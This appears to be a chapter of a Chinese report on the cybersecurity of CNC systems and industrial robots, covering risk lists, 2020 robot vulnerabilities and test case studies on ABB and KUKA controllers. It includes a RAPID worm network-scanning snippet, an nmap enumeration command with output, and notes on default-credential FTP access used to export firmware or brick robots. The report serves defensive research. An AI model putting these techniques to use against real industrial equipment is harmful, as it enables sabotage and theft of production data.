2009 年颁布国家标准《机械电气设备开放式数控系统 第 3 部分：总线接口与通信协议》规定了开放式数控系统总线接口与

通信协议。规定开放式数控系统总线作为连接系统装置间的双向、数字式、多点的通信系统。

2015 年国家制造强国建设战略咨询委员会发布《重点领域技术路线图》对未来十年我国高档数控机床的发展方向作出规划。未来十年直到 2025 年，我国数控机床将重点针对航空航天装备、汽车、电子信息设备等产业发展的需要，开发高档数控机床、先进成型装备及成组工艺生产线。

2016 年《智能制造工程实施指南（2016-2020）》的提出，加速了我国制造业转型升级、提质增效，对国务院发布实施的《中国制造 2025》提供指南性规划，并将智能制造作为主攻方向，加速了培育我国新的经济增长动力，以此抢占新一轮产业竞争制高点。

2017 年，我国 70%的高端数控系统来自西门子、海德汉两家公司。从信息安全角度出发，数控系统存在内部结构不可知，硬件架构不明晰，数据通信行为不可控等问题。在国外数控系统自身先天具有漏洞的情况下，数控系统的信息安全问题更加值得重视和思考。

2018 年《关于深化“互联网+先进制造业”发展工业互联网的指导意见》提出了研发推广关键智能网联装备，围绕数控机床、工业机器人、大型动力装备等关键领域，实现智能控制、智能传感、工业芯片与网络通信模块、中间件产品的集成创新。

2019 年颁布《信息安全技术 数控网络安全技术要求》标准中将安全技术要求分为网络安全技术要求、设备安全技术要求、

应用安全技术要求、数据安全技术要求及集中管控技术要求。

数控机床国产化市场规模逐年变大。根据工控网数据，2016 年，数控机床专项支持研发的高档数控系统已累计销售 1000 余套，国内市场占有率由专项启动前的不足 1%提高到了 5%左右，2017 年我国高档数控机床的国产化率达到了 6%左右。在 2018-2023 年中，我国数控机床由于技术发展以及下游市场逐渐复苏等原因，预计仍会保持 10%-12%的增长速度。到 2023 年，我国数控机床行业的市场规模将突破 5000 亿元。同时，我国生产的机床主机平均无故障时间从专项实施前的 400-500 小时已经普遍提升到了 1200 小时，部分产品已达到了 2000 小时以上，接近国际先进水平。

数控系统信息安全防护体系日渐完备。2018 年 11 月 28 日，中国网络安全·智能制造大会在长沙举行，会议期间展出了各类自主研发的助力中国智能制造的系列产品。其中“数控系统终端信息安全防护设备”、“单向数据安全交换设备”及“边界安全专用网关”等产品证明了国内学者已经对数控机床控制系统的信息安全防护技术体系与评估机制展开了深入的研究。同时，该系列产品被广泛应用于工控网络、数控加工网络、重点作业站点的数据安全防护。国内已经拥有涵盖西门子、发那科、海德汉以及国内一线数控品牌在内的综合试验环境，拥有针对智能制造基础设施、网络安全、功能安全等的攻防验证平台。

3.2.3.2 数控设备安全风险

数控系统作为数控设备的“大脑”成为工业控制系统的重要

组成部分，正面临工业病毒和网络攻击，信息安全问题日益凸显，一旦数控系统遭受攻击就可能造成信息泄露，直接影响到国家安全和企业生存。我国急需建立数控设备信息安全应对措施，转型升级刻不容缓，大力发展自主知识产业，以国产化替代方式来提高核心竞争力、风险防范能力以及可持续发展能力。数控设备所带来的安全风险主要体现在以下方面：


（1） 数控行业是技术密集型行业，随着信息技术、计算机技术、网络技术、控制理论的不断发展，数控行业的技术更新速度加快，如下表所示。目前中国数控系统市场产品竞争格局分析如下，国产化率仍旧不高，如果企业不能持续进行技术创新，无法紧跟行业技术进步，满足不了下游产业的技术升级，将无法在市场竞争机制下发挥优势，因此在拓展市场份额上存在一定风险。

表 2：数控行业的技术分布

逻辑可编程
● 西门子、罗克韦尔、三菱电机、欧姆龙、施耐德、台达等。
分散控制系统
● 浙大中控、艾默生、ABB、西门子等。
人机交互
● 西门子、普洛菲斯、三菱电机、步科、昆仑通杰等。
进程间通讯
● 西门子、研祥、控创、德国倍福等。
逆变器
● ABB、西门子、安川、三菱电机等。
仪表
● 艾默生、西门子、科隆、ABB、霍尼韦尔等。
数控系统
● 发那科、西门子、广州数控、凯恩帝数控、三菱电机等。

（2） 数控领域进口设备占据主导地位。如下图所示，是我

国 2014-2018 年中国不同档次数控机床国产化率变化情况，目前国内使用的主流数控设备，其核心系统大部分是国外厂家产品，尤其是高端数控机床控制系统和数控整体联网解决方案，从而导致数控系统自身安全难以保证，复杂的数控系统所包含的软件代码量级巨大，其中可能存在系统设计漏洞和预留后门等安全隐患，给数控设备及数控系统带来一定的安全风险。



数据来源：前瞻产业研究院

图 3-12 中国不同档次出口机床国产化率变化情况[7]

（3） 管理主机、服务器的外接存储安全风险。快闪的 U 盘数据备份形式因为芯片本身的易损性和读写次数限制，使用 U 盘备份很容易造成数据丢失甚至损毁的风险，当光盘导入数据或 USB 外接存储设备都会给管理主机和服务器带来恶意木马、病毒侵入以及数据泄密的风险。

（4） 数控协议安全风险。多数数控机床控制系统使用明文方式传输和管理加工代码，这样容易导致未加密的加工代码被非

法获取，并通过专用软件对加工物品进行还原，导致制造数据泄密。

（5） 数控设备运维升级安全风险。数控设备的升级维护严重依赖生产和供应厂商，很多设备允许通过网络远程控制，系统缺少用户身份认证和访问控制等安全机制，设备的升级维护过程行为不可控，存在巨大的安全风险。

（6） 网络边界扩大导致更多的网络攻击风险。两化融合的不断发展使得原本独立封闭的数控生产网络接入企业管理网和互联网，网络边界扩大必然导致网络攻击事件不断发生。

（7） 目前绝大多数的 CNC 设备依赖国外品牌，第三方运维人员（尤其是国外的技术人员）在进行现场或远程运维时可能会泄露重要生产数据或 NC 文件。

（8） 生产管理网的 DNC 服务器在从生产控制网中采集生产数据时，使得生产控制网存在被恶意攻击、感染病毒的风险。

（9） 未对工业控制网络区域间进行隔离、恶意代码监测、异常监测、 访问控制等一系列的防护措施，很容易一点发生病毒或攻击，影响全部车间甚至全公司。

（10） 未统一对设备及日志进行统一管理，使得相关工控系统事件不能统一收集、分析，不易关联分析设备间的事件和日志，难于及时发现复 杂的问题。

（11） 在进行日常运维及流程工业调整时多使用移动介质将 NC 文件导入高精尖数控设备或接入网络，会导致机台感染病毒或恶意代码并且扩散.

（12） 未对操作站主机及服务器进行合规的安全配置，使得暴露的终端被攻击成功的可能性很高。

（13） 逐渐增加的无线接入点缺少认证控制措施。

（14） 管理制度上的缺失及难于管理，缺乏相应的安全责任人，供应商、运维服务商管理不严格，缺乏安全意识等。

3.2.4 工业机器人安全风险

工业机器人是多关节机械手或多自由度的机器装置，靠自身动力和控制系统，实工业机器人的使用量是衡量一个国家工业水平的重要依据，是国家工业竞争优势的重要工具和手段。我国工业机器人主要应用在汽车制造、工业高危区生产等行业，世界使用量第一。伴随着工业机器人使用量不断增加，其网络安全风险开始被关注。工业机器人网络安全防护的重点是工业机器人控制器，操作站等。

现各种工业加工制造功能。可接受人下达的指令，安装事先编程好的程序运行，结合人工智能技术进行运动。工业机器人一般分关节坐标型工业机器人、球坐标型工业机器人、圆柱坐标型工业机器人等。

工业机器人控制器的功能是姿态规划、周期性发送和接收数据，保证底层的通讯节拍和实时性，它是机器人的最核心部分，从一定程度上决定着机器人的发展。工业机器人的操作系统主要是 windows 或 linux，它接收 PLC 现场总线下达生产指令工作。它通过操作站监控网络完成应用场景操作、调试和开发，把机器人姿势规划到各类行业应用，例如喷涂、上下料，机加、切割、

码垛等。随着工业生产开发的需要，针对结构封闭的机器人控制器的缺陷，开发“具有开放式结构的模块化、标准化机器人控制器”是当前机器人控制器的一个发展方向。




图 3-13　工业机器人结构

作为中国制造 2025 大力推动突破发展的重点领域之一，工业机器人在我国的保有量持续保持着快速增长，目前已排名全球第一，广泛应用于电子、汽车、化工等各工业领域中。与此同时，工业机器人网络安全问题的影响将日益凸显，一旦遭受网络攻击，有可能发生重要数据泄露、生产线整体瘫痪、机器人攻击工人等安全事件，给工业生产造成严重影响。

3.2.4.1　工业机器人安全风险分析

工业机器人是高端制造中的皇冠，具有系统构成复杂、技术点众多、编程环境专有等特点，通常它由控制系统、驱动系统、执行关节等组成，通过任务程序执行相应的制造任务，这些任务程序在控制系统中解析后分解为多个执行步骤（如“向右移动”、

“钳子打开”、“向下移动”、“捡拾件”等）来完成产品的对应生产过程。每个工业机器人供应商都有自己的专用语言来编写任务程序，如 ABB 的 Rapid、Comau 的 PDL2、Fanuc 的 Karel、川崎的 AS、Kuka 机器人的 KRL、三菱的 Melfa Basic、安川的 Inform 等。这些工业机器人编程语言（IRPLs）都是专有的，每种语言都有一套独特的功能，同时这些机器人编程语言（IRPLs）是非常强大的，它允许程序员编写自动化程序，也可以从网络或文件读写数据，访问进程内存，执行从网络动态下载的代码等等。如果使用不当，缺乏安全意识，这些强大的编程功能将伴随着较大的安全风险。比如可以使用工业机器人编程语言编写蠕虫传播程序，蠕虫程序可在网内的机器人中进行自我传播，在感染新机器人后，蠕虫将开始扫描网络以寻找其他潜在目标，并利用网络进行传播。下图为蠕虫恶意软件的网络扫描示例，该蠕虫程序中包括了文件收集功能，获取受感染机器人中的敏感数据及文件:

```
PROC network_scan()
    VAR string ip_address_prefix := "10.0.0."; ! target network
    VAR string ip_address;
    VAR string out;
    CONST num PortsLen := 3;
    VAR num ports{PortsLen} := [5011, 5012, 5013]; ! target ports

    VAR bool result;

    curtargets := 1;

    FOR j FROM firsttarget TO numtargets + firsttarget DO
        ip_address := ip_address_prefix + NumToStr(j, 0);

        !SocketSend comm_sock, \Str:="IP: " + ip_address + "\0A";

        FOR i FROM 1 TO PortsLen DO
            result := scan_port(ip_address, ports{i});
            IF result THEN
                SocketSend clientSocket, \Str := "SCAN " + ip_address + ":" + NumToStr(ports{i}, 0) + "    OPEN";
                targetlist{curtargets} := ip_address + ":" + NumToStr(ports{i}, 0);
                curtargets := curtargets + 1;
            ELSE
                SocketSend clientSocket, \Str := "SCAN " + ip_address + ":" + NumToStr(ports{i}, 0) + "    CLOSED";
            ENDIF
        ENDFOR
    ENDFOR
```

除此之外，工业机器人中还可能存在其他的许多漏洞，比如目录穿越漏洞，可使攻击者能够窃取记录目标机器人运动的日志文件，该日志文件包含诸如知识产权（如产品构建方式）之类的敏感信息，然后，攻击者可以访问其他目录中的其他文件（包括身份验证机密的文件），并使用这些文件最终访问控制系统。下图为未经验证确认的连接访问机密文件示意:




图 3-14 未经验证确认的连接访问机密文件示意

以上举例说明了因为工业机器人功能强大与复杂性可能存在漏洞或者正常功能被恶意使用而对其进行攻击的可能性。

由于工业机器人的系统建设重视可用性与功能性，和其他工控系统一样，建设初期较少考虑信息安全风险。因此，从架构设计到后期的系统上线及运维方面都缺少必要的安全防护考虑，导致操作系统及漏洞长久存在并且无有效的解决方案；安全配置也多存在缺陷，弱口令及默认口令成为最容易也是危害最大的风险点，等等。总体来说，工业机器人面临的主要风险有:

- **不安全的通信：**机器人的现场总线存在总线协议漏洞，监控网络以以太网为主，存在网络漏洞。其为了追求快速响应等

可用性，网络多数是明传输并没有考虑网络安全问题。同时机器人逐渐走向开发，各种形式连接工业互联网，整个生态系统呈现出、一个巨大的攻击面，具有多种网络攻击方式。

- **身份验证漏洞：**为了追求易用，工业现场在身份识别和访问管理往往执行不力，缺乏对调试接口的保护（如使用不安全协议、硬编码凭证等）机器人运维使用人员往往随意分享用户名和密码，从而引发重大的质量问题和安全问题。
- **缺少数据保护机制：**如通信信道未加密、通信数据未加密，畸形数据处理不当等
- **固件和软件漏洞：**固件和软件的操作系统存在漏洞，控制软件也可能存在漏洞，控制策略漏洞等调试。
- **操作站漏洞：**机器人操作系统，监控软件往往提供开放软件，且没有任何安全防护设置，再加上机器人的编程语言多为通用语言，软件的安全漏洞很容易暴露。

3.2.4.2 2020 工业机器人典型漏洞

以下是 2020 年内暴露的工业机器人的典型漏洞。

多款 Universal Robots 产品信息泄露漏洞-CVE-2020-10264

UR 10 等都是丹麦优傲机器人（Universal Robots）公司的一款协作型工业机器人手臂。 多款优傲机器人产品中存在信息泄露漏洞。攻击者可利用该漏洞对 RTDE（real-time data exchange）界面进行修改并获取机器人的数据信息。允许通过身份验证访问端口 30004 上的 RTDE（实时数据交换）接口，该接

口允许设置寄存器、速率变化参数设置、数字量输出和模拟输出设置。此外，机器人数据的未经认证也可以读取。

以下产品及版本受到影响：Universal Robots UR 10（3.0.14989 版本至 3.3.3.292 版本）；Universal Robots UR 3（3.0.14989 版本至 3.3.3.292 版本）；Universal Robots UR 5（3.0.14989 版本至 3.3.3.292 版本）;Universal Robots UR 10E（5.0 及之前版本）；Universal Robots UR 3E（5.0 及之前版本）；Universal Robots UR 5E（5.0 及之前版本）。

KUKA controller KR C4 安全漏洞

KUKA controller KR C4 是德国 KUKA 公司的一套机器人控制系统，其存在安全漏洞。攻击者可利用该漏洞从 Windows 任务管理器关闭关键服务，从而使操纵器停止运行。在此之后，需要重新校准机器人。需要注意的是，这只能由 Kuka 技术人员或 Kuka 发布的校准硬件来完成，这些硬件与操纵器接口会进一步延迟和增加操作成本。

多款机器人身份验证漏洞（CVE-2020-10271）

MiRX00 控制仪表板存在信任管理问题漏洞。攻击者可利用该漏洞控制机器人并使用默认的用户界面。

通过 MiR100、MiR200 和其他和平号车队车辆的有线和无线接口，可以通过硬编码 IP 地址访问控制面板。这种无线接口的凭证默认为知名和广泛传播的用户（省略）和密码（省略）。此信息也可在供应商分发的过去用户指南和手册中找到。该漏洞允许网络攻击者远程控制机器人，并利用 MiR 创建的默认用户界

面，降低攻击的复杂性，使其可供入门级攻击者使用。更详细的攻击也可以通过清除身份验证和直接发送网络请求来建立。已经在MiR100和MiR200中确认了这个缺陷,但是根据供应商的说法，它也可能适用于MiR250、MiR500和MiR1000。

MiR 100是丹麦Mobile Industrial Robots公司的一款工业移动机器人。ER200 等都是丹麦 EasyRobotics 一款能够集成 UR 和 MiR 机器人的工作站产品以下产品及版本受到影响: 使用 2.8.1.1 及之前版本固件的 Alias Robotics MiR100; 使用 2.8.1.1 及之前版本固件的 Alias Robotics MiR200; 使用 2.8.1.1 及之前版本固件的 Alias Robotics MiR250; 使用 2.8.1.1 及之前版本固件的 Alias Robotics MiR500; 使用 2.8.1.1 及之前版本固件的 Alias Robotics MiR1000; 使用 2.8.1.1及之前版本固件的Mobile Industrial Robots ER200; 使用 2.8.1.1 及之前版本固件的 Enabled Robotics ER-Lite; 使用 2.8.1.1 及之前版本固件的 Enabled Robotics ER-Flex; 使用 2.8.1.1及之前版本固件的Enabled Robotics ER-One; 使用 2.8.1.1及之前版本固件的UVD Robots。

ABB IRB140和IRC5 信任管理问题漏洞

ABB IRB140和IRC5中存在信任管理问题漏洞。该漏洞源于网络系统或产品中缺乏有效的信任管理机制。攻击者可利用默认密码或者硬编码密码、硬编码证书等攻击受影响组件

启用了UAS服务的IRC5系列在默认情况下带有可在公开手册中找到的凭据。ABB认为这是一个记录良好的功能，有助于客

户设置，然而，通过我们的研究，我们发现多个生产系统运行这些确切的默认凭证，因此认为这是一个应该减轻的风险。此外，未来的部署应该考虑禁止这些默认值(应该强制用户更改它们)。

IRC5 公开了一个 ftp 服务器（端口 21）。在试图获得访问权限时，您会收到用户名和密码的请求，但是您可以输入任何您喜欢的内容。只要字段不是空的，就可以接受。

Universal Robots controller 安全漏洞

Universal Robots controller 存在安全漏洞，该漏洞允许攻击者在没有任何权限限制的情况下执行 URCaps（包含 Java 驱动的应用程序的 zip 文件），导致 URCap 在用户部署时破坏了系统。

优傲机器人 controller 执行 URCaps（包含 Java 驱动的应用程序的 zip 文件），没有任何权限限制，并且提供了一个广泛的 API，该 API 提供了许多源码，这些源码可能会破坏整个机器人操作。通过 PoC 中测试，可以演示了恶意参与者如何定制的 URCap，当用户（有意或无意地）部署它时，它会危害系统。

KUKA Visual Components 信息泄露漏洞

KUKA Visual Components 是德国 KUKA 公司的一个机器人模拟器软件。该软件可以模拟工厂和机器人，以改善计划和决策过程。

Visual Components 存在安全漏洞，该漏洞源于 RMS Sentinel 协议泄漏了有关接收服务器信息，许可证信息和管理许可证等信息。攻击者可利用该漏洞获取有关 KUKA 仿真系统的

信息，特别是与模拟器连接的 KUKA 仿真系统的信息。

Visual Components（由 KUKA 拥有）是一个机器人模拟器，它允许模拟工厂和机器人，以改进规划和决策过程。可视化组件软件需要一个特殊的许可证，可以从网络许可证服务器获得。网络许可证服务器绑定到所有接口(0.0.0.0)并通过 UDP 端口 5093 侦听数据包。与服务器通信不需要身份验证/授权。所使用的协议是 RMS Sentinel 的属性协议，它为网络许可证服务器提供许可基础结构。RMS Sentinel license manager 服务公开 UDP 端口 5093，该端口提供敏感的系统信息，可以利用这些信息进行进一步的攻击，而无需任何身份验证。此信息包括详细的硬件和操作系统特征。之后在解密过程中，会发现一个文本协议，其中包含一个简单的头，其中包含请求的命令、应用程序标识符和一些参数。该协议泄漏有关接收服务器信息、许可证信息和管理许可证等的信息其他人。通过通过此漏洞，攻击者可以检索有关 KUKA 模拟系统的信息，特别是连接到模拟器的授权服务器的版本，这将使他们能够启动具有类似特征的本地模拟，进一步了解运动虚拟化的动态，并打开攻击的大门（有关危害完整性和可用性的后续漏洞，请参见 RVDP 711 和 RVDP 712），可视化组件提供了与工业应用程序接口的功能机械，尤其是，他们的 PLC 连接功能使模拟与控制系统的连接变得“容易”，使用工业标准 OPC UA 或其他支持的供应商特定接口。这填补了从模拟跳到真实的空白，使攻击者能够从视觉组件模拟器转向机器人或其他工业控制系统（ICS）设备，如 PLC。

多款 FANUC 产品输入验证错误漏洞

FANUC Power Motion i-MODEL A 等都是日本发那科（FANUC）公司的一款计算机数控产品。

Fanuc i 系列 CNC（0i MD 和 0i Mate MD）中存在拒绝服务漏洞，未经验证的远程攻击者可利用该漏洞使受影响的 CNC 无法被其他设备访问。

多款 FANUC 产品中存在输入验证错误漏洞。远程攻击者可利用该漏洞造成拒绝服务。以下产品及版本受到影响: FANUC Power Motion i-MODEL A; FANUC Series 0i-Mate D; FANUC Series 0i-MODEL B; FANUC Series 0i-MODEL C; FANUC Series 0i-MODEL D; FANUC Series 0i-MODEL F; FANUC Series 0i-MODEL F Plus; FANUC Series 16i/18i-WB; FANUC Series 16i/18i/21i-MODEL B; FANUC Series 30i/31i/32i-B Plus ; FANUC Series 30i/31i/32i-MODEL A; FANUC Series 30i/31i/32i/35i-B。

3.2.4.3 工业机器人安全分析案例

随着工业机器人的广泛应用，伴随而来的网络攻击是不容忽视的，工业机器人存在的安全风险亟待关注和重视。以下针对两款工业机器人的安全分析实例。

3.2.4.3.1 双臂工业机器人 YuMi 安全分析

YuMi 是全球领先的电力和自动化技术集团 ABB 于 2015 年向市场推出的全球首款真正实现人机协作的双臂工业机器人。

图 3-15　双臂工业机器人

位于其系统底部的工控机是控制机器人机械臂的核心部件，其对外接口面板如下：




图 3-16　工业机器人接口面板

我们从这个版面对工控机主机办卡暴露的通讯网络端口进行了测试。这些网络端口主要包括 XP23(server 192.168.125.1)、XP28(工厂 WAN)、XP25(EtherNet)、XP26(EtherNet)、XP11(profinet 192.168.1.6)。经过对这 5 个网络端口 IP 地址发现、端口扫描以及后续的研究与测试，我们发现 XP23（Server 端）、XP28（LAN）口的设计比较容易受到网

络安全攻击，其中开放的 FTP 服务以及固定的用户名和密码是比较严重的安全风险。

以下是关键的安全测试分析过程及结果:

1. 对系统内部的 IP 地址进行探测

用 nmap 进行特定 IP 地址段的扫描，发现存活的控制器和主机。

192.168.125.1

192.168.125.201

192.168.125.30

192.168.125.40

2. 敏感服务和端口发现

对 TCP 的 65536 个端口进行扫描，找出可能存在风险的服务和应用的端口。

FTP(TCP 端口:21),

SHH(TCP 端口:22),

TELNET(TCP 端口:23),

HTTP(TCP 端口:80),

EtherNet/IP(TCP 端口:44818)

3. 风险发现与测试验证

针对暴露的风险服务和接口，发现了如下的安全风险:

- 远程获得资产特征（无需授权特征信息泄露）

只要机器人暴露在外网环境中，就可以通过扫描的技术手段，获取到机器人使用的固件版本和序列号。虽然属于低危的风

险，但是如果暴露在外网，会为攻击者收集信息提供便利条件。

使用了 EtherNet/IP(TCP 端口:44818)协议识别组件，扫描结果如下:

```
C:\>nmap.exe -p 44818 -script=enip-enumerate.nse 192.168.125.1

Starting Nmap 7.40 ( https://nmap.org ) at 2018-05-08 18:36
Nmap scan report for 192.168.125.1
Host is up (0.0019s latency).
PORT      STATE SERVICE
44818/tcp open  EtherNet/IP
| enip-enumerate:
|   Vendor: ABB Robotics Products AB (75)
|   Product Name: ABB Scanner/Adapter
|   Serial Number: 0x644ccb7f
|   Device Type: Generic Device (keyable) (43)
|   Product Code: 1
|   Revision: 2.33
|_  Device IP: 192.168.125.1
MAC Address: 00:30:64:4C:CB:7F (Adlink Technology)

Nmap done: 1 IP address (1 host up) scanned in 4.82 seconds
```

- 获取有效的 FTP 用户名和密码


厂家为了方便维护机器人的配置文件，采用 FTP 的方式管理机器人的配置文件。FTP 协议本身是一种公开的协议，协议在传输过程中也没有加密保护措施。

ABB的机器人软件RobotStudio内置了FTP的用户名和密码，通过技术手段可以获取。利用 FTP 服务可以在线修改 ABB 机器人的运行程序，从而达到恶意控制机器人的目的。

从测试的结果看，FTP 用户名和密码是不可修改的，在获取了机器人的网络入口后，可远程删除 FTP 文件夹中的内容，可能会造成机器人变砖，这是一种具有破坏性的攻击手段。

- 通过有效的 FTP 账户，导出设备的固件

通过简单的 FTP 返回上一级命令，可以到达 FTP 的根目录，然后，将固件和配置文件用 FTP 协议导出。控制器空间共 2G;实际使用了 1.2G，我们可通过 FTP 获取 600MB 的配置文件和其它文件。获取到的文件结构如下:



其中有一部分固件是基于 VxWorks 的。

➢ 模糊测试发现拒绝服务问题

由于机器人的通讯采用的是 EtherNetIP 协议，通过编写协议模板，利用模糊测试工具对协议健壮性进行测试发现存在拒绝服务的情况，说明在协议的实现与通讯数据的容错性上还存在风险。

3.2.4.3.2KUKA 机器人安全分析

KUKA 是世界领先的机器人制造商之一，该公司生产的 KUKA 机器人在国内外的工业控制领域有着广泛的应用。


图 3-17　KUKA 工业机器人

本次测试目标为 KUKA KR C4 机器人，其主要由 3 个部分组成：手操器，控制柜，机械臂。其中控制柜是机器人的核心，不仅能够运行已经组态好的程序，同时也能执行手操器下达的指令，从而控制比如说机器臂等外部设备。由于它是机器人的核心，所以是安全测试的主要目标。从官方资料显示，里面运行的 windows 7 系统，实际就是一个简化版的 PC 机。

经过对控制柜的初步的安全测试分析，发现了两个非常严重的硬编码凭证漏洞。其中关键的过程及结果如下：

1.　控制程序分析

首先对控制柜系统的主要程序进行了分析，其中 C:/KRC/smartPAD 文件夹存放着手操器一部分的固件文件（如下图），初略地浏览下，发现是 WinCE 的固件(这里是 ARM 架构的)，说明手操器运行的是 wince 系统（微软发布的嵌入式系统）。



